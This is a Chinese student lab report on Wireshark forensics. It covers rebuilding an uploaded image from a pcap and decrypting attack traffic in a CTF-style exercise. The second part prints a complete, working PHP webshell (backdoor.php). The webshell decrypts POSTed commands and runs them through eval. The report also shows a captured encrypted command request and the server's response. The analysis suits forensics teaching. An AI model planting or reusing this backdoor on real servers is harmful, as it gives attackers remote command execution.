实验四

1180300829 余涛

实验目的

通过本实验了解 Wireshark 进行被动数据包捕获后的文件还原功能。

辅助工具

Wireshark，十六进制编辑器

实验目标

通过 wireshark 还原用户向网站上传的文件。对抓到的包进行显示过滤，找到关键信息。 对信息进行跟踪，确定上传文件的 TCP 流，并保存为二进制原始文件。 对文件中上传文件的信息进行处理，去掉多余的包头和包尾，得到原始文件。

存在包的数据部分进行了加密的情况，对加密部分进行分析，逆向出明文内容。

实验步骤

一、还原文件

1、使用 wireshark 导入监听数据包，对数据进行显示过滤，提取出来关键信息。


（1）用 wireshark 打开 fileUpload.pcapng。会发现多条数据记录。

（2）利用 Wireshark 提供的过滤显示功能。在 filter 中可以定义显示的数据包类型。此处上传时访问的是网站，因此在 filter 中输入__http____进行协议过滤。


（3）上传文件提交可以使用 post 一个表单的形式，所以可以利用包过滤显示，选出所有使用 post 方法提交的数据包。在一条数据记录中的 info 中看到__upload___这个词，这条可能就是涉及到上传的数据包，截图如下：

2.确定 POST 这条数据包是否上传了文件，若存在则将数据 dump 出来。

（1）双击该条记录。弹出协议分析框。点击+号，将子栏展开。可以看到，上传的文件名是__1.png___，上传的是一张图片。截图如下：




（2）可以看到由于文件比较大，TCP 协议对其进行了切片，一共切了__2___个片。给出实验截图：




（3）将这几个切片还原成一个流式会话。右键 POST 包，点击 Follow TCP Stream 这时候我们会看到整个会话都被还原了出来。能够得到文件的原始信息。继续往下拉，会看到有关蓝色的显示，这是服务器给的回应。文件信息保存在请求部分，因此可以过滤掉响应部分。选择请求部分（更大的那个数据包），选择以 raw 类型显示，保存为任意格式的文件。

3.使用十六进制文件编辑器对文件进行最终处理，并保存文件。
（1）将刚才保存的文件用十六进制编辑器打开。会看到文中包含请求信息、文件头部信息、文件信息、以及文件结尾的尾部信息。 对照 wireshark 中刚才的 tcp stream 流，确定图片文件的原始信息头和尾，去掉多余部分。原始信息头部结尾的四个字节为 0d0a0d0a ，给出实验截图。



原始信息尾部以换行和“------”开始，后者的十六进制为 2d2d2d2d2d2d ，给出实验截图。



（2）delete 去掉多余首尾，得到原始图片内容（注：如出现系统找不到指定路径的提示，可以按照提示创建指定文件夹路径），Ctrl+S 保存。
（3）将文件后缀改为.png。打开可见原始图片，图片内容如下：

```c
void url_decode(char *dst, const char *src)
{
    for (;;)
    {
        if (src[0] == '%' && src[1] && src[2])
        {
            char hexbuf[3];
            hexbuf[0] = src[1];
            hexbuf[1] = src[2];
            hexbuf[2] = '\0';

            *dst = strtol(&hexbuf[0], 0, 16);
            src += 3;
        }
        else if (src[0] == '+')
        {
            *dst = ' ';
            src++;
        }
        else
        {
            *dst = *src;
            src++;

            if (*dst == '\0')
                break;
        }

        dst++;
    }
```


二、解密流量数据

1、在实验室服务器上进行流量检测，捕获一段流量包，简单分析后发现其为黑客攻击的恶意流量，使用 wireshark 进行分析。

步骤如下：

（1）用 wireshark 打开 traffic.pcap，会发现多条数据记录。

（2）利用 Wireshark 提供追踪 TCP 流功能（Follow TCP Stream）查看 TCP 流。点击图中红框，查看所有 TCP 流。一共有 10 条 TCP 流。



（3）发现这些包的都是应用层的 HTTP 协议，但是该协议应该是明文，而该包的某些内容部分是乱码，分析得出，这些包的内容应该进行了加密。

（4）在服务器上发现一个代码文件 backdoor.php，怀疑该 php 文件与异常的数据包有关联。对其进行分析。

```php
<?php
    session_start();
    @set_time_limit(0);
    @error_reporting(0);
    function E($D,$K){
        for($i=0;$i<strlen($D);$i++) {
            $D[$i] = $D[$i]^$K[($i+1)&15];
        }
        return $D;
    }
    function Q($D){
        return base64_encode($D);
    }
    function O($D){
        return base64_decode($D);
    }
    $P='pass';
    $V='payload';
    $T='3c6e0b8a9c15224a';
    if (isset($_POST[$P])){
        $F=O(E(O($_POST[$P]),$T));
        if (isset($_SESSION[$V])){
            $L=$_SESSION[$V];
            $A=explode('|',$L);
            class C{public function nvoke($p) {eval($p."");}}
            $R=new C();
            $R->nvoke($A[0]);
            echo substr(md5($P.$T),0,16);
            echo Q(E(@run($F),$T));
            echo substr(md5($P.$T),16);
        }else{
            $_SESSION[$V]=$F;
        }
    }
```

该代码大致内容思路如下：
①：接收 POST 请求，获取 POST 请求中的 pass 参数进行 base64 解码，通过密钥对其进行解密，再一次 base64 解码，得到数据，数据为黑客在服务器上执行的命令。
②：该程序在服务器上运行黑客的命令，获取命令的返回。
③：将返回结果进行加密，再 base64 编码输出。
④：为标识该结果，在结果前后各加 16 位的特定字符串进行标识。得到最终 http 响应数据包内容。

```
POST /backdoor.php HTTP/1.1
Cookie: PHPSESSID=3f1cc942e39065e1406b7eba211d6759;
User-Agent: Java/1.8.0_291
Host: 10.242.0.130
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
Content-type: application/x-www-form-urlencoded
Content-Length: 133

pass=OgRUWzZ%2FDUw5ZQRTZARURTpYCXIDby9MNV9jX1BfDks6W1EBB28zYS1iQXhoB1kKKVtUXAZ%2FCU85dABaUGM0CjRaDV8AfgpON19vW2ROJ1w6W1RiMmlcBA%3D%3DHTTP/1.1 200 OK
Date: Wed, 24 Nov 2021 05:50:40 GMT
Server: Apache/2.4.48 (Debian)
X-Powered-By: PHP/7.3.30
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 60
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

11cd6a8758984163AFgzRQRWKwgBXwBLVmNUGCBRWA0=6c37ac826a2a04bc
```

（5）分析该代码得知密钥是 3c6e0b8a9c15224a ，设计解密算法，对流量中加密部分进行解密得知，黑客已经通过命令得知了服务器用户名是 www-data ，该目录下包含 3 个文件 nbackdoor.php nflag.php nindex.php ，其中某重要文件中的关键内容（flag）是 Congratulations~Revers3 Exper1ment COMPlETED 。